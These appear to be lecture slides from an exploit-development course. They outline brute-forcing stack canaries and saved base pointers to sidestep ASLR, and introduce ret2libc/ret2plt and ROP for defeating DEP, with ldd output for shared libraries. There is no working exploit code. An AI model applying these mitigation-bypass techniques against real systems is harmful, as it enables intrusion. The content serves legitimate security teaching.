-----------------	---	---	---	---	---	---	---	---	-----



# Defeating Stack Canary: Brute force

Need to break SBP first...

Defeat ASLR for free, because brute force SBP 😊

- SBP points into stack segment
- ASLR is minimum on per-page level, lower 4096 bytes stay the same



# Recap: Defeating Stack Canary

Conclusion: Stack Canary:

Can be just circumvented

- With the right vulnerability

Or brute-forced


- If the vulnerable program is a network server

## Recap: Defeating Stack Canary



# **Defeat Exploit Mitigations**

Defeating: DEP





# DEP - Recap

DEP makes Stack and Heap non-executable

- Shellcode cannot be executed anymore

# Defeating DEP - Intro









# Defeating DEP - Intro

DEP does not allow execution of uploaded code

## But what about existing code?

- Existing LIBC Functions (ret2plt)
- Existing Code (ROP)

# Defeating DEP – Ret2plt

Solution:

- ret2libc / ret2got / ret2plt


# Defeating DEP – Shared Libraries Intro

## Introducing shared libraries!

- Like windows DLL's
- Located in /lib and other directories
- Often end in “.so”
- Provide shared functionality
- E.g. libc, openssl, and much more
- Use “ldd” to check shared libraries

(C:) > Windows > System32

### Name



A screenshot of a Windows File Explorer window showing the contents of the C:\Windows\System32 directory. The address bar at the top shows the path (C:) > Windows > System32. The main pane displays a list of files and folders. The files include various DLLs (e.g., sxsstore.dll, SyncCenter.dll, SyncController.dll, SyncHostps.dll, SyncInfrastructure.dll, SyncInfrastructureps.dll, SyncProxy.dll, Syncreg.dll, SyncRes.dll, SyncSettings.dll, syncutil.dll, synth3dvideoproxy.dll, evclass.dll) and executables (e.g., sxstrace.exe, SyncAppvPublishingServer.exe, SyncHost.exe). Each file has a small icon to its left, such as a gear for DLLs or a blue square for executables.

- sxsstore.dll
- sxstrace.exe
- SyncAppvPublishingServer.exe
- SyncAppvPublishingServer.vbs
- SyncCenter.dll
- SyncController.dll
- SyncHost.exe
- SyncHostps.dll
- SyncInfrastructure.dll
- SyncInfrastructureps.dll
- SyncProxy.dll
- Syncreg.dll
- SyncRes.dll
- SyncSettings.dll
- syncutil.dll
- synth3dvideoproxy.dll
- evclass.dll

# Defeating DEP – Shared Libraries Intro

```
$ ldd /bin/bash  
    linux-gate.so.1 => (0xb7724000)  
    libtinfo.so.5 => /lib/i386-linux-gnu/libtinfo.so.5 (0xb76f9000)  
    libdl.so.2 => /lib/i386-linux-gnu/libdl.so.2 (0xb76f4000)  
    libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb754a000)  
    /lib/ld-linux.so.2 (0xb7725000)
```

# Defeating DEP – Shared Libraries Intro


```
$ ldd `which nmap`  
    linux-gate.so.1 => (0xb777f000)  
    libpcap.so.0.8 => /usr/lib/i386-linux-gnu/libpcap.so.0.8  
    libssl.so.1.0.0 => /lib/i386-linux-gnu/libssl.so.1.0.0  
    libcrypto.so.1.0.0 => /lib/i386-linux-gnu/libcrypto.so.1.0.0  
    libdl.so.2 => /lib/i386-linux-gnu/libdl.so.2 (0xb7532000)  
    libstdc++.so.6 => /usr/lib/i386-linux-gnu/libstdc++.so.6  
    libm.so.6 => /lib/i386-linux-gnu/libm.so.6 (0xb7421000)  
    libgcc_s.so.1 => /lib/i386-linux-gnu/libgcc_s.so.1 (0xb7403000)  
    libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7259000)  
    libz.so.1 => /lib/i386-linux-gnu/libz.so.1 (0xb7243000)  
    /lib/ld-linux.so.2 (0xb7780000)
```

# Defeating DEP – Shared Libraries Intro

